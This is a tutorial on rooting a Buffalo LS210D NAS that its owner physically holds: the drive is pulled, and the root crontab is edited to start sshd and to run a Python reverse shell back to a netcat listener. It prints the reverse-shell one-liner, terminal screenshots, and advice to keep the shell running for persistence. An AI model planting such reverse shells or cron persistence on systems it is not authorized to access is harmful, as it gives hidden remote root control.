

How to Hack your Buffalo LS210D and get Root

Christopher J. Pace and Ryan Miller

The LS210D is a Network Attached Storage (NAS) drive manufactured by Buffalo. Despite having **recent vulnerabilities**, the NAS drive appears to be well made. One of the best features of this NAS is that it runs Linux, specifically kernel version 3.3.4 (ARM). This means that if you had full root access to the device, you could install additional software or write your own web server. The NAS also comes with Python 2.7.2 and PHP-CGI version 5.3.23, making it the perfect platform for tinkering. However, out-of-the-box, the NAS does not allow full root access or allow SSH connectivity. This guide, part of our research on **vulnerabilities for the Buffalo LS210D**, is provided for anyone who legitimately owns an LS210D and wishes to have that root access.

Other than firmware tampering, you can also get access to the Buffalo LS210D via an external hard drive reader and a spare PC. You can probably depress the plastic catches on the outside of the NAS drive, but I decided to take a more drastic approach.

CVE 2023-0420: Weakness in Plastic Allows Penetration with Iron Instrument



Once you have opened your LS210D, you can see that a spinner is mounted into a SATA interface on the system board. Unscrew the screws on the hard drive, and then slide while lifting to remove the hard drive. You can also remove the hard drive bracket, which may make it easier to remove the hard drive. To remove the hard drive bracket, gently rock it back and forth before lifting. There is a thermal pad that sits between the hard drive bracket and the CPU, gently rocking the hard drive bracket will allow you to remove the pad without tearing it.

Inserting the hard drive into a Linux-based PC (**or using free ext3 Windows utilities**), mount the hard drive. From here, you are looking to modify the file `/etc/cron/crontabs/root`, where you can add the following two lines at the bottom:


```
*/5 * * * * /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("YO
UR_IP",8088));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
*/5 * * * * /usr/sbin/sshd
```

Obviously replace the text `YOUR_IP` with the IP address of a computer on the same network as the LS210D, making sure to preserve the quotes. The first line spawns a shell via python, and connects to another computer's netcat session. The second line spawns the SSH service. These commands are ran every 5 minutes, but there is no noticeable impact of having them re-run continuously. If you would like, you can remove the first line once you've established a stable SSH session.

Once you've written those two lines to the root crontab file, start a netcat session on your PC that is on the same network as the LS210D:

netcat -l 8088


Once that command has entered on your PC, put the LS210D back together, and start it up. Once the clock reaches any minute that is divisible by 5, you will have an incoming connection from the NAS to your listening netcat session.

A screenshot of a terminal window titled ': sudo bash — Konsole'. The terminal shows a netcat listener on port 8088. It receives a connection from 'root@Desktop:/home/pace#'. The prompt changes to 'bash: no job control in this shell' and then to 'bash-4.2#'. The user runs 'whoami' and gets 'root'. Then they run 'uname -a' and get 'Linux LS210DE65-12-1 3.3.4 #1 Mon Dec 6 19:56:18 JST 2021 armv7l GNU/Linux'. Finally, they run 'passwd' and are prompted to 'Enter new UNIX password:'.

```
>
- : sudo bash — Konsole
File Edit View Bookmarks Plugins Settings Help
root@Desktop:/home/pace# netcat -l 8088
bash: no job control in this shell
bash-4.2# whoami
whoami
root
bash-4.2# uname -a
uname -a
Linux LS210DE65-12-1 3.3.4 #1 Mon Dec 6 19:56:18 JST 2021 armv7l GNU/Linux
bash-4.2# passwd
passwd
Enter new UNIX password: █
```

Once you receive the message “bash: no job control in this shell”, you’ll have full root privileges on the NAS. However, netcat is notoriously unstable, so you will want to immediately reset the root password via the ‘passwd’ command. Finally, you need to generate the host SSH keys, via these commands:

```
ssh-keygen -t rsa -f /etc/ssh_host_rsa_key -N ""
ssh-keygen -t dsa -f /etc/ssh_host_dsa_key -N ""
ssh-keygen -t dsa -f /etc/ssh_host_key -N ""
```

A screenshot of a terminal window titled '~ : nc — Konsole'. The terminal shows the output of the 'ssh-keygen' command for a DSA key. It displays the randomart image for the key, followed by the command 'ssh-keygen -t dsa -f /etc/ssh_host_key -N ""' and its output: 'Generating public/private dsa key pair.', 'Your identification has been saved in /etc/ssh_host_key.', 'Your public key has been saved in /etc/ssh_host_key.pub.', 'The key fingerprint is:', 'bc:1a:82:64:6c:25:20:42:82:32:b0:e9:c5:ff:c9:af root@LS210DE65', and another randomart image. The terminal prompt is 'bash-4.2#'.

```
~ : nc — Konsole
File Edit View Bookmarks Plugins Settings Help

The key's randomart image is:
+--[ DSA 1024]-----+
| . +Bo |
| . .000.. |
| . . . +00 |
| o . o * |
| . . S . |
| + . |
| . E . |
| . = |
| o . |
+-----+
bash-4.2# ssh-keygen -t dsa -f /etc/ssh_host_key -N ""
Generating public/private dsa key pair.
Your identification has been saved in /etc/ssh_host_key.
Your public key has been saved in /etc/ssh_host_key.pub.
The key fingerprint is:
bc:1a:82:64:6c:25:20:42:82:32:b0:e9:c5:ff:c9:af root@LS210DE65
The key's randomart image is:
+--[ DSA 1024]-----+
|X. |
|B+. |
|+..o. |
|...o. . |
| . = . S |
| + . o .. |
| . . .+. |
| . o. |
| .E.. |
+-----+
bash-4.2#
```

Now, after another 5 minutes, you should be able to SSH into the NAS. Make sure to confirm SSH access before terminating your netcat session, to make sure you didn't mistype your new root password. Enjoy your new root privileges!

To enable persistence, leave the reverse shell intact. If the Buffalo NAS is shut down improperly or loses power, it will reset the root password back to the default. The reverse shell configuration will enable you to reset the password back to whatever you want.